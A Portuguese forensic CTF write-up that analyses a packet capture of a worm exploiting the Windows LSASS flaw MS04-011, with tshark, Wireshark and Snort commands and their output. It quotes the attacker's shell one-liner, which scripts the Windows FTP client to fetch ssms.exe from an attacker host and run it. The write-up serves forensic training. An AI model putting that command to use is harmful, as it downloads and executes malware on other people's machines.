WriteUp

Maratona Forense Daryus

VISÃO GERAL DO INCIDENTE

O tráfego de rede capturado no arquivo trace.pcap está relacionado a um ataque de malware automatizado que explora o serviço Remote Procedure Call (RPC) da Autoridade de Segurança Local do Windows (LSA) do host da vítima chamado “V.I.D.C.A.M.”, endereço IP 192.150.11.111, comprometendo a parcela do IPC$. Uma vez que o compartilhamento é explorado, um script é invocado, causando uma conexão com um servidor FTP chamado “NzmxFtpd” e a aquisição de um arquivo, ssms.exe.

A Figura 1.1 representa visualmente a sequência de ataque do script chamando o servidor FTP e adquirindo com êxito o arquivo executável do Windows, ssms.exe. A análise do ssms.exe revelou que o arquivo era um malware – em particular uma variante do rbot possivelmente chamada “nzm bot”. 1

QUESTÕES

1. Quais sistemas (ou seja, endereços IP) estão envolvidos?
2. O que você pode descobrir sobre o host atacante (por exemplo, onde ele está localizado)?
3. Quantas sessões TCP estão contidas no arquivo dump?
4. Quanto tempo demorou para realizar o ataque?
5. Qual sistema operacional foi alvo do ataque? E qual serviço? Qual a vulnerabilidade?
6. Você pode esboçar uma visão geral das ações gerais executadas pelo invasor?
7. Qual vulnerabilidade específica foi atacada?

SUGESTÃO DE FERRAMENTAS

Wireshark	tcpdump
P0f	tshark
dig	Virustotal
Nmap	capinfos
Traceroute	nslookup
Snort	whois
Tcpflow	strings

Google Maps	scapy
PEiD	dionaea
exeinfo	libemu

SOLUÇÕES

1. Quais sistemas (ou seja, endereços IP) estão envolvidos?

A poderosa ferramenta tshark para executar no modo bastante (-q) e imprimir as estatísticas da árvore de hosts (-z ip_hosts,tree) do arquivo pcap fornecerá os endereços IP envolvidos.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# tshark -r attack-trace.pcap -q -z ip_hosts,tree
```

2. O que você pode descobrir sobre o host atacante (por exemplo, onde ele está localizado)?

Além de usar whois, você também pode usar tshark com “-Y” para aplicar filtros de visualização como você faz no wireshark. Inserir os fields corretos permitem exibir apenas o conteúdo do campo selecionado, neste caso “smb.native_os” que existe no protocolo SMB e especifica o sistema operacional. Em seguida, canalize o conteúdo dele para "uniq"

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# tshark -r attack-trace.pcap -Y 'ip.src==98.114.205.102' -T fields -e smb.native_os | uniq -c
```

3. Quantas sessões TCP estão contidas no arquivo dump?

Imprimindo as estatísticas sobre conversas TCP do .pcap mostram 5 sessões TCP.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# tshark -r attack-trace.pcap -q -z conv,tcp -nn
```

4. Quanto tempo demorou para realizar o ataque?

Tshark com “-t” imprimirá o valor decorrido em segundos. O último pacote mostrará quanto tempo demorou. Aprox. 16s


```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# tshark -r attack-trace.pcap -t r | tail -n 1
```

5. Qual sistema operacional foi alvo do ataque? E qual serviço? Qual a vulnerabilidade?

Ao longo da análise, você pode ver que o sistema operacional é o Windows XP, o serviço é o Microsoft DS e a vulnerabilidade é o MS04-11.

6. Você pode esboçar uma visão geral das ações gerais executadas pelo invasor?

Primeiro, o invasor fez uma espécie de reconhecimento na porta 445/tcp da vítima.



Começa então a tentativa de explorar o host vulnerável:
Desta forma se conecta ao compartilhamento IPC$ na vítima e solicita \lsarpc

15	0.602303	0.000015	192.150.11.111	98.114.205.102	54 TCP	microsoft-ds > itm-mcell-u [ACK] Seq=90 Ack=306 Win=7504 Len=0
16	0.723001	0.120698	192.150.11.111	98.114.205.102	311 SMB	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_P
17	0.840405	0.117404	98.114.205.102	192.150.11.111	276 SMB	Session Setup AndX Request, NTLMSSP_AUTH, User: \
18	0.840419	0.000014	192.150.11.111	98.114.205.102	54 TCP	microsoft-ds > itm-mcell-u [ACK] Seq=347 Ack=528 Win=8576 Len=0
19	0.957617	0.117198	192.150.11.111	98.114.205.102	175 SMB	Session Setup AndX Response
20	1.073151	0.115534	98.114.205.102	192.150.11.111	152 SMB	Tree Connect AndX Request, Path: \\192.150.11.111\ipc$
21	1.073174	0.000023	192.150.11.111	98.114.205.102	54 TCP	microsoft-ds > itm-mcell-u [ACK] Seq=468 Ack=626 Win=8576 Len=0
22	1.189374	0.116200	192.150.11.111	98.114.205.102	114 SMB	Tree Connect AndX Response
23	1.307145	0.117771	98.114.205.102	192.150.11.111	158 SMB	NT Create AndX Request, FID: 0x4000, Path: \lsarpc
24	1.307168	0.000023	192.150.11.111	98.114.205.102	54 TCP	microsoft-ds > itm-mcell-u [ACK] Seq=528 Ack=730 Win=8576 Len=0
25	1.424860	0.117692	192.150.11.111	98.114.205.102	193 SMB	NT Create AndX Response, FID: 0x4000
26	1.542389	0.117529	98.114.205.102	192.150.11.111	214 DCERPC	Bind: call_id: 1 DSSETUP V0.0
27	1.542401	0.000012	192.150.11.111	98.114.205.102	54 TCP	microsoft-ds > itm-mcell-u [ACK] Seq=667 Ack=890 Win=9648 Len=0
28	1.670219	0.127818	192.150.11.111	98.114.205.102	182 DCERPC	Bind ack: call_id: 1 accept max xmit: 4280 max recv: 4280

Em seguida, ele ataca (explora) a vulnerabilidade (frame #33):

30	1.797886	0.000013	192.150.11.111	98.114.205.102	54 TCP	microsoft-ds > itm-mcell-u [ACK] Seq=795 Ack=2350 Win=11680 Len=0
31	1.803993	0.006107	98.114.205.102	192.150.11.111	1514 TCP	[TCP segment of a reassembled PDU]
32	1.804003	0.000010	192.150.11.111	98.114.205.102	54 TCP	microsoft-ds > itm-mcell-u [ACK] Seq=795 Ack=3810 Win=14600 Len=0
33	1.805992	0.001989	98.114.205.102	192.150.11.111	454 DSSETUP	DsRoleUpgradeDownlevelServer request[Long frame (3208 bytes)]
34	1.806001	0.000009	192.150.11.111	98.114.205.102	54 TCP	microsoft-ds > itm-mcell-u [ACK] Seq=795 Ack=4210 Win=17520 Len=0

Agora, a vítima tem um novo soquete tcp escutando na porta 1957, com um shell de comando vinculado a ele.
Assim, o invasor se conectará a esta porta, para enviar à vítima os comandos necessários para baixar o malware.

No. .	Time	delta	Source	Destination	length	Protocol	Info
36	2.091833	2.091833	98.114.205.102	192.150.11.111	62	TCP	xiip > unix-status [SYN] Seq=0 Win=64240 Len=0 MSS=1460
37	2.092245	0.000412	192.150.11.111	98.114.205.102	62	TCP	unix-status > xiip [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
39	2.209143	0.116898	98.114.205.102	192.150.11.111	60	TCP	xiip > unix-status [ACK] Seq=1 Ack=1 Win=64240 Len=0
41	3.327353	1.118210	192.150.11.111	98.114.205.102	55	TCP	unix-status > xiip [PSH, ACK] Seq=1 Ack=1 Win=5840 Len=1
42	3.444956	0.117603	98.114.205.102	192.150.11.111	177	TCP	xiip > unix-status [PSH, ACK] Seq=1 Ack=2 Win=64239 Len=123
43	3.444971	0.000015	192.150.11.111	98.114.205.102	54	TCP	unix-status > xiip [ACK] Seq=2 Ack=124 Win=5840 Len=0
44	3.944177	0.499206	98.114.205.102	192.150.11.111	64	TCP	xiip > unix-status [PSH, ACK] Seq=124 Ack=2 Win=64239 Len=10
45	3.944185	0.000008	192.150.11.111	98.114.205.102	54	TCP	unix-status > xiip [ACK] Seq=2 Ack=134 Win=5840 Len=0
46	4.943355	0.999170	192.150.11.111	98.114.205.102	55	TCP	unix-status > xiip [PSH, ACK] Seq=2 Ack=134 Win=5840 Len=1
47	5.072049	0.128694	98.114.205.102	192.150.11.111	60	TCP	xiip > unix-status [FIN, ACK] Seq=134 Ack=3 Win=64238 Len=0
48	5.072091	0.000042	192.150.11.111	98.114.205.102	54	TCP	unix-status > xiip [FIN, ACK] Seq=3 Ack=135 Win=5840 Len=0
51	5.191856	0.119765	98.114.205.102	192.150.11.111	60	TCP	xiip > unix-status [ACK] Seq=135 Ack=4 Win=64238 Len=0
68	*REF*	*REF*	98.114.205.102	192.150.11.111	62	TCP	gtp-user > socks [SYN] Seq=0 Win=64240 Len=0 MSS=1460

Os comandos enviados foram:

```
echo open 0.0.0.0 8884 > o&echo user 1 1 >> o &echo get ssms.exe >> o &echo quit >> o &ftp -n -s:o &del /F /Q o &ssms.exe
ssms.exe
```

Em seguida, a vítima iniciará uma conexão FTP com o invasor e tentará baixar um arquivo chamado ssms.exe:

.	Time	delta	Source	Destination	length	Protocol	Info
50	5.082620	5.082620	192.150.11.111	98.114.205.102	74	TCP	36296 > 8884 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=4055633882 TSER=0 WS=7
52	5.201726	0.119106	98.114.205.102	192.150.11.111	78	TCP	8884 > 36296 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 WS=0 TSV=0 TSER=0
53	5.201740	0.000014	192.150.11.111	98.114.205.102	66	TCP	36296 > 8884 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSV=4055633911 TSER=0
54	5.349393	0.147653	98.114.205.102	192.150.11.111	87	TCP	8884 > 36296 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=21 TSV=438613 TSER=4055633911
55	5.349405	0.000012	192.150.11.111	98.114.205.102	66	TCP	36296 > 8884 [ACK] Seq=1 Ack=22 Win=5888 Len=0 TSV=4055633948 TSER=438613
56	5.349467	0.000062	192.150.11.111	98.114.205.102	74	TCP	36296 > 8884 [PSH, ACK] Seq=1 Ack=22 Win=5888 Len=8 TSV=4055633948 TSER=438613
57	5.474324	0.124857	98.114.205.102	192.150.11.111	88	TCP	8884 > 36296 [PSH, ACK] Seq=22 Ack=9 Win=64232 Len=22 TSV=438614 TSER=4055633948
58	5.474373	0.000049	192.150.11.111	98.114.205.102	74	TCP	36296 > 8884 [PSH, ACK] Seq=9 Ack=44 Win=5888 Len=8 TSV=4055633980 TSER=438614
59	5.604502	0.130129	98.114.205.102	192.150.11.111	86	TCP	8884 > 36296 [PSH, ACK] Seq=44 Ack=17 Win=64224 Len=20 TSV=438616 TSER=4055633980
60	5.604566	0.000064	192.150.11.111	98.114.205.102	72	TCP	36296 > 8884 [PSH, ACK] Seq=17 Ack=64 Win=5888 Len=6 TSV=4055634012 TSER=438616
61	5.736927	0.132361	98.114.205.102	192.150.11.111	79	TCP	8884 > 36296 [PSH, ACK] Seq=64 Ack=23 Win=64218 Len=13 TSV=438617 TSER=4055634012
62	5.736981	0.000054	192.150.11.111	98.114.205.102	74	TCP	36296 > 8884 [PSH, ACK] Seq=23 Ack=77 Win=5888 Len=8 TSV=4055634045 TSER=438617
63	5.871853	0.134872	98.114.205.102	192.150.11.111	85	TCP	8884 > 36296 [PSH, ACK] Seq=77 Ack=31 Win=64218 Len=19 TSV=438618 TSER=4055634045
64	5.871936	0.000083	192.150.11.111	98.114.205.102	92	TCP	36296 > 8884 [PSH, ACK] Seq=31 Ack=96 Win=5888 Len=26 TSV=4055634079 TSER=438618

Stream Content

```
220 NzmxFtpd 0wns j0
USER 1
331 Password required
PASS 1
230 User logged in.
SYST
215 NzmxFtpd
TYPE I
200 Type set to I.
PORT 192,150,11,111,4,56
200 PORT command successful.
RETR ssms.exe
150 Opening BINARY mode data connection
QUIT
226 Transfer complete.
221 Goodbye happy r00ting.
```

Em seguida, os hosts de ataque se conectarão de volta à vítima na porta tcp anunciada (comando PORT)
O malware é recuperado e executado na vítima.

No. .	Time	delta	Source	Destination	length	Protocol	Info
68	*REF*	*REF*	98.114.205.102	192.150.11.111	62	TCP	gtp-user > socks [SYN] Seq=0 Win=64240 Len=0 MSS=1460
69	0.000474	0.000474	192.150.11.111	98.114.205.102	62	TCP	socks > gtp-user [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
71	0.114437	0.113963	98.114.205.102	192.150.11.111	60	TCP	gtp-user > socks [ACK] Seq=1 Ack=1 Win=64240 Len=0
72	0.131178	0.016741	98.114.205.102	192.150.11.111	1078	Socks	Unknown
73	0.131189	0.000011	192.150.11.111	98.114.205.102	54	TCP	socks > gtp-user [ACK] Seq=1 Ack=1025 Win=7168 Len=0
74	0.140297	0.009108	98.114.205.102	192.150.11.111	1514	Socks	Unknown
75	0.140316	0.000019	192.150.11.111	98.114.205.102	54	TCP	socks > gtp-user [ACK] Seq=1 Ack=2485 Win=10220 Len=0
76	0.142421	0.002105	98.114.205.102	192.150.11.111	490	Socks	Unknown
77	0.142438	0.000017	192.150.11.111	98.114.205.102	54	TCP	socks > gtp-user [ACK] Seq=1 Ack=2921 Win=13140 Len=0
78	0.252984	0.110546	98.114.205.102	192.150.11.111	1514	Socks	Unknown
79	0.253001	0.000017	192.150.11.111	98.114.205.102	54	TCP	socks > gtp-user [ACK] Seq=1 Ack=4381 Win=16060 Len=0
80	0.257482	0.004481	98.114.205.102	192.150.11.111	1078	Socks	Unknown
81	0.257500	0.000018	192.150.11.111	98.114.205.102	54	TCP	socks > gtp-user [ACK] Seq=1 Ack=5405 Win=18980 Len=0
82	0.263729	0.006229	98.114.205.102	192.150.11.111	1514	Socks	Unknown

com o wireshark, é possível identificar rapidamente que um executável do Windows PE foi baixado usando o botão ”Follow TCP stream option”

Stream Content

```
MZ.....@...p.....`.....!..L.!Windows Program
$PE..L.....j.....\.....@.
\.
(..... .....*.....`...0.....8.....
x.....o....._"pq.....#
......
.....3...../P...j...m'.....7.j .a...'. ....F....).....R.O.l.M.0.&S...:.p5....V.d.....U.8O.....3..jZs.sp.g..6.yx.5...mq.(M..sM...gk...
.....^....@.R(.-.6a....!.B.
.P..yqm.m.#.}$....9....._.)...:..g....k4mj....9%/..96....._..q%-.%H..".B.T....._../.
.>G-.....Hw..2..... %..A..=..Y.:...@.5).....N$....l4.3'....pN,9u.(... ..iq.'
.o*..o3%..s.#.e.m....n....[.5.>Y*.R....z...?..k....s...o....'....4....(...o.....J.\{.../.N2...._.j.....*...4&.#_.8..`.z..Z2.. .lG.....4...x-
o..Q.~..P...U...f.......C..4...v...77.......-#%..q5.r..5..v&..... =..").)..p ...w.... 0..+._..1........:.v.'..ch.
+.p..*MR.6..N'A...T..<..M./.z*2..>..
```

Podemos ver facilmente os valores característicos MZ e PE dos executáveis do Windows.

Então o modos-operandis era:

1. Reconhecimento da porta 445
2. Exploração da vulnerabilidade LSASS
3. Vincular um shell e enviar o comando shell à vítima para forçá-la a recuperar o malware, usando o cliente FTP nativo do Windows.
4. Enviar o malware via FTP
5. Forçar a execução do malware na vítima.

7. Qual vulnerabilidade específica foi atacada?

Analise o arquivo .pcap com o Snort usando o arquivo de configuração padrão e registre a saída no modo completo. Isso lhe dará bons detalhes sobre isso.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# snort -r attack-trace.pcap -c /etc/snort/snort.conf -l /tmp -A full
Running in IDS mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snort.conf"
PortVar 'HTTP_PORTS' defined :  [ 80:81 311 383 591 593 901 1220 1414 1741 1830 2301
2381 2809 3037 3128 3702 4343 4848 5250 6988 7000:7001 7144:7145 7510 7777 7779 8000
8008 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 8243 8280 8300 8800 8888 8899
9000 9060 9080 9090:9091 9443 9999 11371 34443:34444 41080 50002 55555 ]
PortVar 'SHELLCODE_PORTS' defined :  [ 0:79 81:65535 ]
PortVar 'ORACLE_PORTS' defined :  [ 1024:65535 ]
PortVar 'SSH_PORTS' defined :  [ 22 ]
PortVar 'FTP_PORTS' defined :  [ 21 2100 3535 ]
PortVar 'SIP_PORTS' defined :  [ 5060:5061 5600 ]
…
…
        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.7.0 GRE (Build 149)
   ""      By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.10.1 (with TPACKET_V3)
           Using PCRE version: 8.39 2016-06-14
           Using ZLIB version: 1.2.11

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 2.4  <Build 1>
```

```
        Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
        Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
        Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
        Preprocessor Object: SF_POP  Version 1.0  <Build 1>
        Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
        Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
        Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
        Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
        Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
        Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
        Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
        Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
        Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
        Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
Commencing packet processing (pid=18599)
===============================================================================
======
Run time for packet processing was 1.5091 seconds
Snort processed 348 packets.
Snort ran for 0 days 0 hours 0 minutes 1 seconds
  Pkts/sec:         348
===============================================================================
======
Memory usage summary:
  Total non-mmapped bytes (arena):       46600192
  Bytes in mapped regions (hblkhd):      13574144
  Total allocated space (uordblks):      40386064
  Total free space (fordblks):           6214128
  Topmost releasable block (keepcost):   92992
===============================================================================
======
Packet I/O Totals:
   Received:         348
   Analyzed:         348 (100.000%)
    Dropped:           0 (  0.000%)
   Filtered:          0 (  0.000%)
Outstanding:          0 (  0.000%)
   Injected:          0
===============================================================================
======
Breakdown by protocol (includes rebuilt packets):
        Eth:         348 (100.000%)
       VLAN:           0 (  0.000%)
        IP4:         348 (100.000%)
       Frag:           0 (  0.000%)
       ICMP:           0 (  0.000%)
```

```
        UDP:          0 (  0.000%)
        TCP:        348 (100.000%)
        IP6:          0 (  0.000%)
    IP6 Ext:          0 (  0.000%)
   IP6 Opts:          0 (  0.000%)
      Frag6:          0 (  0.000%)
     ICMP6:           0 (  0.000%)
      UDP6:           0 (  0.000%)
      TCP6:           0 (  0.000%)
    Teredo:           0 (  0.000%)
   ICMP-IP:           0 (  0.000%)
   IP4/IP4:           0 (  0.000%)
   IP4/IP6:           0 (  0.000%)
   IP6/IP4:           0 (  0.000%)
   IP6/IP6:           0 (  0.000%)
       GRE:           0 (  0.000%)
   GRE Eth:           0 (  0.000%)
  GRE VLAN:           0 (  0.000%)
   GRE IP4:           0 (  0.000%)
   GRE IP6:           0 (  0.000%)
GRE IP6 Ext:          0 (  0.000%)
  GRE PPTP:           0 (  0.000%)
   GRE ARP:           0 (  0.000%)
   GRE IPX:           0 (  0.000%)
  GRE Loop:           0 (  0.000%)
      MPLS:           0 (  0.000%)
       ARP:           0 (  0.000%)
       IPX:           0 (  0.000%)
  Eth Loop:           0 (  0.000%)
  Eth Disc:           0 (  0.000%)
  IP4 Disc:           0 (  0.000%)
  IP6 Disc:           0 (  0.000%)
  TCP Disc:           0 (  0.000%)
  UDP Disc:           0 (  0.000%)
 ICMP Disc:           0 (  0.000%)
All Discard:          0 (  0.000%)
      Other:          0 (  0.000%)
Bad Chk Sum:          1 (  0.287%)
   Bad TTL:           0 (  0.000%)
    S5 G 1:           0 (  0.000%)
    S5 G 2:           0 (  0.000%)
     Total:         348
================================================================================
======
Action Stats:
    Alerts:           2 (  0.575%)
```

```
    Logged:           2 (  0.575%)
    Passed:           0 (  0.000%)
Limits:
     Match:           0
     Queue:           0
       Log:           0
     Event:           0
     Alert:           2
Verdicts:
     Allow:         348 (100.000%)
     Block:           0 (  0.000%)
   Replace:           0 (  0.000%)
 Whitelist:           0 (  0.000%)
 Blacklist:           0 (  0.000%)
    Ignore:           0 (  0.000%)
     Retry:           0 (  0.000%)
===============================================================================
======
Frag3 statistics:
       Total Fragments: 0
     Frags Reassembled: 0
             Discards: 0
          Memory Faults: 0
              Timeouts: 0
              Overlaps: 0
             Anomalies: 0
                Alerts: 0
                 Drops: 0
    FragTrackers Added: 0
   FragTrackers Dumped: 0
FragTrackers Auto Freed: 0
   Frag Nodes Inserted: 0
    Frag Nodes Deleted: 0
===============================================================================
======
===============================================================================
======
Stream statistics:
          Total sessions: 5
            TCP sessions: 5
            UDP sessions: 0
           ICMP sessions: 0
             IP sessions: 0
              TCP Prunes: 0
              UDP Prunes: 0
             ICMP Prunes: 0
```

IP Prunes: 0
TCP StreamTrackers Created: 5
TCP StreamTrackers Deleted: 5
TCP Timeouts: 0
TCP Overlaps: 0
TCP Segments Queued: 20
TCP Segments Released: 20
TCP Rebuilt Packets: 14
TCP Segments Used: 16
TCP Discards: 0
TCP Gaps: 0
UDP Sessions Created: 0
UDP Sessions Deleted: 0
UDP Timeouts: 0
UDP Discards: 0
Events: 0
Internal Events: 0
TCP Port Filter
Filtered: 0
Inspected: 0
Tracked: 347
UDP Port Filter
Filtered: 0
Inspected: 0
Tracked: 0
==========
==========
SMTP Preprocessor Statistics
Total sessions : 0
Max concurrent sessions : 0
==========
==========
dcerpc2 Preprocessor Statistics
Total sessions: 1

Transports
SMB
Total sessions: 1
Packet stats
Packets: 14
Maximum outstanding requests: 1
SMB command requests/responses processed
Transaction (0x25) : 2/2
TRANS_TRANSACT_NMPIPE (0x0026) : 2/2

```
        Negotiate (0x72) : 1/1
        Session Setup AndX (0x73) : 2/2
        Tree Connect AndX (0x75) : 1/1
        Nt Create AndX (0xA2) : 1/1

  DCE/RPC
    Connection oriented
      Packet stats
        PDUs: 4
          Bind: 1
          Bind Ack: 1
          Request: 1
          Response: 1
        Request fragments: 0
        Response fragments: 0
        Client PDU segmented reassembled: 0
        Server PDU segmented reassembled: 0
===============================================================================
======
===============================================================================
======
SIP Preprocessor Statistics
  Total sessions: 0
===============================================================================
======
Snort exiting

┌──(root㉿kali)-[/home/kali/Downloads]
└─# cat /tmp/alert
[**] [1:2466:7] NETBIOS SMB-DS IPC$ unicode share access [**]
[Classification: Generic Protocol Command Decode] [Priority: 3]
04/19-22:28:29.447746 98.114.205.102:1828 -> 192.150.11.111:445
TCP TTL:113 TOS:0x0 ID:15371 IpLen:20 DgmLen:138 DF
***AP*** Seq: 0x8CFF932  Ack: 0x5BD51092  Win: 0xF91D  TcpLen: 20

[**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit
attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
04/19-22:28:30.172468 98.114.205.102:1828 -> 192.150.11.111:445
TCP TTL:113 TOS:0x0 ID:15421 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x8CFFA9C  Ack: 0x5BD511D9  Win: 0xF7D6  TcpLen: 20
[Xref       =>       http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx][Xref       =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533][Xref                              =>
http://www.securityfocus.com/bid/10108]
```